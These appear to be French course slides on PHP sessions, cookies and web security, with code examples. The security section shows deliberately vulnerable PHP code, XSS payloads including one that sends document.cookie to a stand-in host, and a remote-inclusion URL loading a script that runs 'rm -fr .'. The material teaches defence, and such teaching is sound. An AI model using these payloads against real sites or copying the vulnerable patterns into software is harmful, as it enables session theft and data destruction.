

# **SESSIONS, COOKIES et Sécurité Web**

P. Graffion




le **cnam**

**SESSIONS**



# Suivi de session (1)

Echange client/serveur sans session ("stateless" )



**Le problème : HTTP est un protocole déconnecté!**

**Comment mémoriser les saisies faites par l'utilisateur d'une page à l'autre?**


## Suivi de session (2)

**On doit véhiculer un paramètre supplémentaire (ex. sessionId) dans chaque requête.**

### **Possibilités :**

1. **réécriture d'URL : http://host/servlet/foo?sessionId=...**
2. **utilisation d'un champ de formulaire "hidden"**  
**<INPUT TYPE="HIDDEN" NAME="sessionId"**  
**VALUE="...">**
3. **utilisation de SESSIONS**
4. **utilisation de COOKIES**

# Principe



Pbs : refus cookie,  
copie de cookie,  
modification cookie  
par le client

durée de vie de session  
(cf phpinfo()) pour `session.save_path`  
`session_cache_expire`  
Vol identifiant de session

# Utilisations des sessions

- **Création : `session_start()`**

car `session.auto_start` est à *Off par défaut*.

- Le compilateur PHP va alors créer dans le répertoire de sauvegarde des sessions, un fichier dont le nom commence par `sess_` et se termine par un identifiant aléatoire.
- L'identifiant de session peut être affiché par la commande `session_id()`. On peut gérer soi-même ce nom de session en utilisant `session_name()` avant le démarrage de la session.
- La session est perdue définitivement pour l'utilisateur lorsque :
  - ☐ Il n'a exécuté aucune action (POST ou GET ou écriture dans le fichier session) au delà de la durée de vie
  - ☐ Il ferme son navigateur.
  - ☐ par la commande `session_destroy()`


- **Stockage des variables de session : `$_SESSION`**

tableau associatif : `$_SESSION['userId'] = $userId;`

# Exemple

```
<?php session_start();
if (isset($_REQUEST["nom"])) { $_SESSION["nom"] = $_REQUEST["nom"];}
if (isset($_REQUEST["delete"])) { session_destroy();}
?>
<html><head><title>session_ex1</title></head>
<body>
<ul>Paramètres de session :
  <li>Identifiant session : <?php echo session_id();?>
  <li>Durée de vie de la session : <?php echo session_cache_expire();?>
  <li>Emplacement des sessions : <?php echo session_save_path() ?>
  <li>Nom session : <?php echo session_name();?>
</ul>
<p>Bonjour <b> <?php echo $_SESSION["nom"]; ?> </b></p>
<ul>Contenu des variables de session:
  <?php
    // if (!isset($_REQUEST["delete"]))
    while (list ($key, $val) = each ($_SESSION))
      { echo "<li> $key => <B>$val</B>"; } ?>
  </ul>

  <form action="session.php" method="post">
    Votre nom: <input type="text" size="6" name="nom">
    <input type="submit">
  </form>
  <a href="session.php?delete=1">Supprimer la session</a>
</body></html>
```



The screenshot shows a web browser window with a single tab titled 'session\_ex1'. The page content is as follows:

Paramètres de session :

- Identifiant session : f84q42hc34ibhtipr5mq5opp44
- Durée de vie de la session : 180
- Emplacement des sessions : c:/wamp/tmp
- Nom session : PHPSESSID

Bonjour Pascal

Contenu des variables de session:

- nom => Pascal

Votre nom:

[Supprimer la session](#)



le **cnam**

**COOKIES**



## Les cookies - définition

- Les "**cookies**" (*biscuits* en traduction française littérale !) désignent un mécanisme permettant au **serveur** Web d'**enregistrer**, d'une manière "**raisonnablement sûre**", de petites informations localement du côté **client** (navigateur Web) lors d'une transaction, puis d'**accéder** à ces informations (les lire, mettre à jour, effacer) lors d'une transaction ultérieure.
- HTTP étant un protocole sans état , le but des cookies est de faire **maintenir** par le client des **données persistantes** qui seront retransmises au serveur lors d'autres transactions.

## Les cookies - limitations

- Stockés dans un fichier texte sur le poste client (spécifique à chaque navigateur)
- **Risque d'interdiction** par le client (paramétrage du navigateur client)
- Limité en taille (min 4K) et nombre (minimums: 300/client, 20/site)

## Les cookies – Fonctionnement (1)

- Les cookies sont véhiculés dans les requêtes HTTP
- Ils sont envoyés par le serveur web au navigateur.
- Le navigateur les retourne inchangés au serveur, introduisant un état (mémoire des événements antérieurs) dans la transaction HTTP

## Les cookies – Fonctionnement (2)

- Le navigateur se connecte au site web pour la première fois  
(il ne peut donc pas lui transmettre de cookies)



## Les cookies – Fonctionnement (3)

- Le serveur répond en envoyant la page demandée et insère un (ou plusieurs) cookie(s) dans la réponse HTTP



## Les cookies – Fonctionnement (4)

- Le navigateur détecte le(s) cookie(s) dans la réponse du serveur
- Si les cookies sont permis pour ce site dans les options du navigateur, ils sont stockés localement
- le cookie sera dès lors inclus dans toutes les requêtes suivantes faites au même serveur

## Les cookies – Fonctionnement (5)

- L'internaute poursuit sa navigation et accède à une autre page du même site
- Le navigateur envoie une requête HTTP contenant le(s) cookie(s) stocké(s) pour ce serveur



```
GET /conjugueur.php HTTP/1.1
Host: www.duel-de-mots.com
Cookie: name=value
```



# Création cookies

**Construit par php** : **setcookie()** définit un cookie qui sera envoyé avec le reste des en-têtes.

Les cookies doivent passer avant tout autre en-tête (c'est une restriction des cookies, pas de PHP). Cela vous impose d'appeler cette fonction avant toute balise `<html>` ou `<head>`. Si quelque chose a été envoyé avant l'appel à cette fonction, **setcookie()** échouera et retournera **FALSE**. Si **setcookie()** réussit, elle retournera **TRUE**. Cela n'indique pas si le client accepte ou pas le cookie.

**Construction par javascript** également possible:

- Le cookie est une propriété de l'objet document. On y accède donc par "document.cookie". Il possède lui-même les attributs suivants : un nom, une valeur, un domaine, un chemin d'accès et une date d'expiration ;
- On trouve des scripts tout faits pour cela sur le net

# Cookies et javascript

## Exemple de fonctions javascript

```
function ecrire_cookie(nom, valeur, expires) {  
    document.cookie=nom+"="+escape(valeur)+ ((expires==null) ? "" : (";  
    expires="+expires.toGMTString())); }  
  
function arguments_cookie(offset) {  
    var endstr=document.cookie.indexOf(";", offset);  
    if (endstr==-1) endstr=document.cookie.length;  
    return unescape(document.cookie.substring(offset, endstr)); }  
  
function lire_cookie(nom) {  
    var arg=nom+"=";  
    var alen=arg.length;  
    var clen=document.cookie.length;  
    var i=0;  
    while (i<clen)  
    { var j=i+alen;  
        if (document.cookie.substring(i, j)==arg)  
            return arguments_cookie(j);  
        i=document.cookie.indexOf(" ",i)+1;  
        if (i==0) break; }  
    return null; }
```

# Cookies et PHP (1)

Correspondant au header http:

Set-Cookie : NOM=VALEUR; domain=NOM\_DE\_DOMAINE; expires=DATE

En php:

booléen `setcookie(chaîne NomDuCookie, chaîne Valeur, entier expiration, chaîne chemin, chaîne domaine, entier sécurisé);`

- **expiration**: détermine le moment à partir duquel le cookie sera effacé du disque du client. Elle doit être passée sous forme d'un entier indiquant le nombre de secondes à compter du 1<sup>er</sup> janvier 1970 à partir desquelles le cookies n'est plus valide. Il est généralement d'usage d'utiliser la fonction `now()` ou `time()` qui retourne le nombre de secondes de cette date à maintenant et d'y ajouter le nombre de secondes de validités que l'on désire. Pour un cookie valide pendant un an ce sera `now()+31536000`.
- **chemin** désigne le répertoire à partir de la racine de votre domaine pour lequel votre cookie est valide, c'est-à-dire que si vous ne voulez utiliser le cookie que dans des scripts stockés dans le répertoire `/commerce` il faudra définir le chemin `/commerce/`
- **domaine** il s'agit du domaine de votre serveur, celui-ci doit obligatoirement contenir 2 points (par exemple `www.monsite.net`). Par défaut (si vous omettez ce paramètre) le domaine qui a créé le cookie (donc le votre) sera automatiquement inséré
- **sécurisé** lorsqu'il est mis à 1 indique que le cookie ne sera transmis que si la ligne est sécurisée (par SSL ou S-HTTP)

## Cookies et PHP (2)

Lorsqu'un client se connecte à un site (donc au serveur), les cookies pour le domaine et le chemin spécifié sont automatiquement envoyés dans les en-têtes de la requête HTTP. L'en-tête se présente alors sous la forme:

Cookie : NOM1=VALEUR1; NOM2=VALEUR2; ...

On récupère ces éléments dans le tableau `$_COOKIE`

### Suppression d'un cookie

Il est très simple, de supprimer un cookie, :

la méthode consiste à renvoyer un cookie avec, pour seul argument à la fonction **setcookie()**, le nom du cookie à supprimer.

### Exemples

```
// envoi d'un cookie pour indiquer la visite
```

```
setcookie( "Visites", "Oui", time()+6000, "/",monbeausite.net",0);
```

```
// Envoi d'un cookie qui restera présent 24 heures
```

```
setCookie("CcmDejaVisite","1",time()+3600*24,"/", »monsiteamoi.fr",0);
```

## Exemple simple php

- // Envoi d'un cookie qui s'effacera le 1er janvier 2007

<?

```
setCookie("CcmAn2000","1",mktime(0,0,0,1,1,2006),"/", "monsite.fr",0);
```

?>

- //compter le nombre de visites d' un client

<?

```
$Visites=$_COOKIE["Visites"];    $Visites ++;
```

```
setcookie( "Visites", $Visites, time()+2000000, "/", ".monsite.net",0);
```

```
echo "Bonjour, c'est votre $Visites ième  visite ";
```

?>

Si les cookies sont refusés par le client, pas d'erreur mais message bizarre=> à traiter par if (isset(\$\_COOKIE["Visites"]))

## Exemple javascript

- Création d'un cookie non persistant (pas de date)  
ce cookie s'effacera à la fin de la session

```
<script type="text/javascript" language="JavaScript">  
    ecrire_cookie("deja_venu", "oui");  
</script>
```

- Création d'un cookie persistant  
ici le cookie restera 1 mois.

```
<script type="text/javascript" language="JavaScript">  
    date=new Date; date.setMonth(date.getMonth()+1);  
    ecrire_cookie("deja_venu", "oui", date);  
</script>
```

- Lecture d'un cookie

```
<script type="text/javascript" language="JavaScript">  
    deja_venu = lire_cookie("deja_venu");  
</script>
```

## Attention...

- ne stockez **pas d'informations confidentielles** (mot de passe, No de carte de crédit...) sous forme de cookies survivant à la session, car quiconque ayant physiquement accès à la machine pourrait donc afficher le contenu du fichier de cookies et y trouver ces informations.
- Les informations sensibles stockées sous forme de cookies devraient être **encryptées**, coté serveur, avant leur mise en place sur le navigateur.
- Dans le cas d'une application de E-commerce, tout le traitement du "panier électronique" peut en général être traité par des **cookies temporaires**.

le **cnam**

# Sécurité Web





## XSS : cross site scripting

Le **cross-site scripting** (abrégé **XSS**), est un type de faille de sécurité des sites web permettant d'injecter du contenu dans une page, permettant ainsi de provoquer des actions sur les navigateurs web visitant la page

# Généralités

- 80 % des sites contiennent au moins une faille de sécurité
- Le firewall n'autorise que les communications sur certains ports (par exemple, 80 pour HTTP), sur certains paquets ou pour certaines applications ... mais il faut quand même ouvrir le réseau pour pouvoir communiquer, ce qui reste une source de failles
- Toutes les données reçues de l'extérieur peuvent être dangereuses et doivent toujours être validées

# XSS : Exemple 1

<http://localhost/tpdsi/session.php?nom=Pascal>

```
<html>
<head>
  <title>session_ex1</title>
</head>
<body>
  <p>Bonjour <b>
  <?php echo
    $_REQUEST["nom"]; ?>
  </b></p>
</body>
</html>
```

Après  
→  
interprétation

```
<html>
<head>
  <title>session_ex1</title>
</head>
<body>
  Bonjour Pascal
</body>
</html>
```

## XSS : Exemple 1


Que se passe-t-il si on tape l'URL

<http://localhost/tpdsi/session.php?nom=<script>...</script>>

C'est du code javascript qui va être exécuté!

# XSS : Exemple 1

...?nom=<script>alert("Virus! Effacement de votre disque dur en cours.")</script>



## XSS : Exemple 1

`http://...php?nom=<script>alert(document.cookie)</script>`

C'est du code javascript qui va afficher les cookies de l'utilisateur!

## XSS : Exemple 1

Une attaque réelle :

<http://.../bad.php?nom=<script>>

`window.open("http://www.voldecookie.com/collect.php  
?cookie=" +document.cookie)<script>`

C'est du code javascript qui va voler les cookies de l'utilisateur!

## XSS : Exemple 2

Centralisation de l'affichage dans index.php

```
<?php session_start();  
include 'login/loginAccess.inc.php';  
include dirname(__FILE__) . '/view/header.inc.php';  
$content = $_REQUEST['content'];  
// Attention Trou de Sécurité potentiel ici  
include $content;  
include dirname(__FILE__) . '/view/footer.inc.php';  
?>
```

Permet de modifier la présentation du site rapidement



## XSS : Exemple 2

<http://localhost/tpdsi/tp7/index.php?content=view/editTicket.inc.php>

The screenshot shows a Firefox browser window with the address bar displaying `localhost/tpdsi/tp7/?content=view/editTicket.inc.php`. The page title is "Yet Another Help Desk". Below the title, there are links: "Page d'accueil", "Créer un ticket", and "Voir tous les tickets". The main content area contains a form titled "Veuillez décrire votre demande d'intervention:". The form has the following fields:

- Application: A dropdown menu showing "--Autre--" and an adjacent text input field.
- Priorité: A dropdown menu showing "Moyenne".
- Type: Two radio buttons, "Anomalie" (selected) and "Demande d'évolution".
- Résumé: A text input field.
- Description détaillée: A large text area.

## XSS : Exemple 2

<http://localhost/tpdsi/tp7/index.php?content=http://killer.com/rmall.php>

```
<?php
    // Ce script rmall.php est la propriété de killer.com!
    system('rm -fr .');
?>
```

## XSS : Solutions

- Interdire javascript!? (impossible!)
- Toujours vérifier les données venant de l'utilisateur
- Retirer toutes les balises ou les caractères <> en utilisant les fonctions PHP htmlspecialchars(), strip\_tags(), htmlentities()